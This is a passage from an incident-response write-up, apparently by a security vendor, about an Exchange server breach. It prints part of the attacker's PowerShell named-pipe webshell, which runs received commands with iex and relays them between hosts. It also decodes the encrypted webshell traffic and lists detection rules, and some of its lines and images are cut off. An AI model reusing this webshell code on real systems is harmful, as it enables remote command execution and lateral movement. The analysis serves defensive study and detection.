                        Write-Host "create pipe server"
                        $sid =new-object
System.Security.Principal.SecurityIdentifier([System.Security.Principal.WellKnownSidType]::WorldSid, $Null)
                        $PipeSecurity =new-object System.IO.Pipes.PipeSecurity
                        $AccessRule = New-Object System.IO.Pipes.PipeAccessRule("Everyone","FullControl","Allow")
                        $PipeSecurity.SetAccessRule($AccessRule)
                        $pipe =new-object System.IO.Pipes.NamedPipeServerStream $pipeName,'InOut',60,'Byte','None',32768,32768,
$PipeSecurity
                        #$pipe =new-object System.IO.Pipes.NamedPipeServerStream $pipeName,'InOut',60
                        $pipe.WaitForConnection()
                        $reader =new-object System.IO.StreamReader($pipe);
                        $writer =new-object System.IO.StreamWriter($pipe);

                                                                $path = $reader.ReadLine();
                        $data = ''
                        while ($true) {
                                $line = $reader.ReadLine()
                                if ($line -eq '**end**') {
                                        break
                                }
                                $data += $line + [Environment]::NewLine
                        }
                        write-host $path
                        write-host $data
                        try {
                                $parts = $path.Split(':')
                                $index = [int]::Parse($parts[0])
                                if ($index + 1 -eq $parts.Length) {
                                        $retval = iex $data | Out-String
                                } else {
                                        $parts[0] = ($index + 1).ToString()
                                        $newPath = $parts -join ':'
                                        $retval = send $parts[$index + 1] $newPath $data
                                        Write-Host 'send to next' + $retval
                                }
                        } catch {
                                $retval = 'error:' + $env:computername + '>' + $path + '> ' + $Error[0].ToString()
                        }
                        Write-Host $retval
                        $writer.WriteLine($retval)
                        $writer.Flush()
                        $writer.Close()
                }
        }
        function send($next, $path, $data) {
                write-host 'next' + $next
                write-host $path
                $client = new-object System.IO.Pipes.NamedPipeClientStream $next, $pipeName, 'InOut', 'None', 'Anonymous'
                $client.Connect(1000)
                $writer = new-object System.IO.StreamWriter($client)
                $writer.WriteLine($path)
                $writer.WriteLine($data)
                $writer.WriteLine('**end**')
                $writer.Flush()
                $reader = new-object System.IO.StreamReader($client);
                $resp = $reader.ReadToEnd()
                $resp
        }
        $ErrorActionPreference = 'Stop'
        handleCommand
}
Invoke-Command -ScriptBlock $script
```

From an EDR perspective, the interesting aspect of this type of webshell is that other than the command to setup the pipe server, which is executed via the w3wp.exe process, the rest of the commands are executed via the Powershell command that sets up the pipe server, even though the commands are coming through w3wp.exe process. In fact, once the attacker setup this type of webshell in this intrusion, he/she deleted all of the initial ASPX based webshells.



Although during this incident the pipe webshell was only used on the exchange server itself, it is possible to

Webshell Data Decryption

In order to communicate with this webshell, the attacker issued the commands via the **/ews/exchange.asmx** page. Lets break down the communication with this webshell and highlight some of the characteristics that make it unique. Here is a sample command:

Request

```
POST /ews/exchange.asmx HTTP/1.1
host: webmail.***************.com
content-type: application/x-www-form-urlencoded
content-length: 385
Connection: close
kByTsFZq=t52oDnptrTkTGLPlNYi6U2crOvyn5KhAC2MJegqJ2s5396NZ9ZFqEuN2RHAaaqePvg
KuQ7X
%2BPFePh0x3QNXbL9sMnyPkRcA3IvyGbPFbt89cwlmtuPLJdjmCZ%2FDNPacCBeG2PzLV70p2Q0
vRiyO
Xzi2NeEo6jcyc5iQAfOFCWPf90OjoEDruADkMgg18JV7hqtBWLsOF1caRW8%2BVcEj0Fii88I9z
GYwjd
%2F9Dv3TV4SFKxVvYeVJRr6lTHHO0RIJEGVU5Oa8F%2BkO%2BEQt%2FtS49h8J%2FpjTNShwZOA
LoLUu
B7Rc%3D&nTzuZDVs=SryqIaK3fpejyDoOdyf9b%2Fi7aBqPAzBL1SUROVuScbc%3D
```

Response

```
HTTP/1.1200 OK
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-FEServer:***************
Date: Sat,07 Mar 202008:10:43 GMT
Content-Length:1606656


2QfeQaDxyIZD4JjRv7tj0XmEwYRrdN5wFMCj5ROF2vV/7y7WUPkH2S7ZASsoQpNgX7F+aMek0q72blHF
kdKDQFwDVjPr9sBWR2grwHPsXENO2KFKle5i63TAOUzlHgs3LTwuGc/Md41r60l+5ke+xLhIKKXCHZTx
nG9BRHgtefPlFR8BEzlJcWA5SOgo+n29DZjqjhBeenMqL+d+DNECKjXdji8IIr/AsvWoEkiwuv05K04E
cJpjecIUzVKSkcgGmhCoijl5QEN8N32E//NkpfEgq/Rqsytf8xIwSDqUlTqObUwwq0BkOX79mI6WS5Zu
627Rf6z7SNyH+zHe0dEAcBAZDH2sEfyFUe2QQjK8J7M/QBU5vDGj***** REDACTED ******
```

The request to **/ews/exchange.asmx** is done in lowercase. While there are a couple of email clients that exhibit that same behavior, they could be quickly filtered out, especially when we see that the requests to this webshell do not even contain a user agent. We also notice that several of the other HTTP headers are in lowercase. Namely,

host: vs **Host:**

content-type: vs **Content-Type:**

content-length: vs **Content-Length:**

The actual command follows the HTTP headers. Lets break down this command:

kByTsFZq=t52oDnptrTkTGLPlNYi6U2crOvyn5KhAC2MJegqJ2s5396NZ9ZFqEuN2RHAaaqePvgKuQ7X%2BPFePh0x3QNXbL9sMnyPkRcA3IvyG


The beginning of the payload contains part of the AES encryption key. Namely, in the decompiled code shown above we notice that the AES key is: kByTsFZq********nTzuZDVs********

The data that follows the first 8 bytes of the key is shown below:

t52oDnptrTkTGLPlNYi6U2crOvyn5KhAC2MJegqJ2s5396NZ9ZFqEuN2RHAaaqePvgKuQ7X%2BPFePh0x3QNXbL9sMnyPkRcA3IvyGbPFbt89cw


Lets decrypt this data step by step, and build a Cyberchef recipe to do the job for us:

Step 1 - 3: The obfuscated data needs to be URL decoded, however, the + character is a legitimate Base64 character that is misinterpreted by the URL decoder as a space. So, we first replace the + with a . (dot). The + character will not necessarily be in every chunk of Base64 encoded data, but we need to account for it in order to build an error free recipe.




Step 4 – 5: At this point we can Base64 decode the data. However, the data that we will get from this step is binary in nature, so we will convert to ASCII hex as well, since we need to use part of it for the AES IV.

Step 6 – 7: The first 32 bytes of ASCII hex (16 bytes raw) are the AES IV, so in these two steps we use the Register function of Cyberchef to store these bytes in **$R0**, and then remove them with the Replace function:




Step 8: Finally we can decrypt the data using the static AES key that we got from the decompiled code, and the dynamic IV value that we extracted from the decoded data.




The actual recipe is shown below:

```
https://gchq.github.io/CyberChef/#recipe=Find_/_Replace(%7B'option':'Simple%20string','string':'%2B'%7D,'.',true,false,true,false)UF
Za-z0-
9%2B/%3D',true)To_Hex('None',0)Register('(.%7B32%7D)',true,false,false)Find_/_Replace(%7B'option':'Regex','string':'.%7B32%7D(.*)'%7
```

We use the same recipe to decode the second chunk of encoded data in the request (SryqIaK3fpejyDoOdyf9b%2Fi7aBqPAzBL1SUROVuScbc%3D), which ends up only decoding to the following:



The response does not contain any parts of the key, so we can just copy everything following the HTTP headers and decrypt with the same formula. Here is a partial view of the results of the command, which is just a file listing of the \Windows\temp folder:



NetWitness Platform - Detection


The malicious activity in this incident will be detected at multiple stages by NetWitness Endpoint from the exploit itself, to the webshell activity and subsequent commands executed via the webshells. The easiest way to detect webshell activity, regardless of its type, is to monitor any web daemon processes (such as w3wp.exe) for uncommon behavior. Uncommon behavior for such processes primarily falls into three categories:

1. Web daemon process starting a shell process.
2. Web daemon process creating (writing) executable files.
3. Web daemon process launching uncommon processes (here you may have to filter out some processes based on your environment).

The NetWitness Endpoint 11.4 comes with various AppRules to detect webshell activity:

☐	Status	Alert	Name	Condition
☑	●	boc	http daemon runs command prompt	device.type = 'nwendpoint' && category = 'process event' && action = 'createprocess' && filename....
☑	●	boc	http daemon runs powershell	device.type = 'nwendpoint' && category = 'process event' && action = 'createprocess' && (filename....
☑	●	boc	http daemon runs reconnaissance tool	device.type = 'nwendpoint' && category = 'process event' && action = 'createprocess' && filename....
☑	●	boc	http daemon writes executable	device.type = 'nwendpoint' && category = 'file event' && action = 'writetoexecutable','renametoex...

The process tree will also reveal the commands that are executed via the webshell in more detail:




Several other AppRules detect the additional activity, such as:

```
PowerShell Double Base64
Runs Powershell Using Encoded Command
Runs Powershell Using Environment Variables
Runs Powershell Downloading Content
Runs Powershell With HTTP Argument
Creates Local User Account
```

As part of your daily hunting you should always also look at any Fileless_Scripts, which are common when encoded powershell commands are executed:


From the NetWitness packet perspective such network traffic is typically encrypted unless SSL interception is already in place. RSA highly recommends that such technology is deployed in your network to provide visibility into this type of traffic, which also makes up a substantial amount of traffic in every network.

Once the traffic is decrypted, there are several aspects of this traffic that are grouped in typical hunting paths related to the HTTP protocol, such as HTTP with Base64, HTTP with no user agent, and several others shown below:



The webshell commands are found in the Query meta key:

In order to flag the lowercase request to **/ews/exchange.asmx** we will need to setup a custom configuration using the SEARCH parser, normally disabled by default. We can do the same with the other lowercase headers, which are the characteristics we observed of whatever client the attacker is using to interact with this webshell. In NWP we can quickly setup this in the search.ini file of your decoder. Any hits for this string can then be referenced in AppRules by using this expression (found = 'Lowercase EWS'), and can be combined with other metadata.



Conclusion

This incident demonstrates the importance of timely patching, especially when a working exploit is publicly available for a vulnerability. However, regardless of whether you are dealing with a known exploit or a 0-day, daily hunting and monitoring can always lead to early detection and reduced attacker dwell time. The NetWitness Platform will provide your team with the necessary visibility to detect and investigate such breaches.

Special thanks to Rui Ataide and Lee Kirkpatrick for their assistance with this case.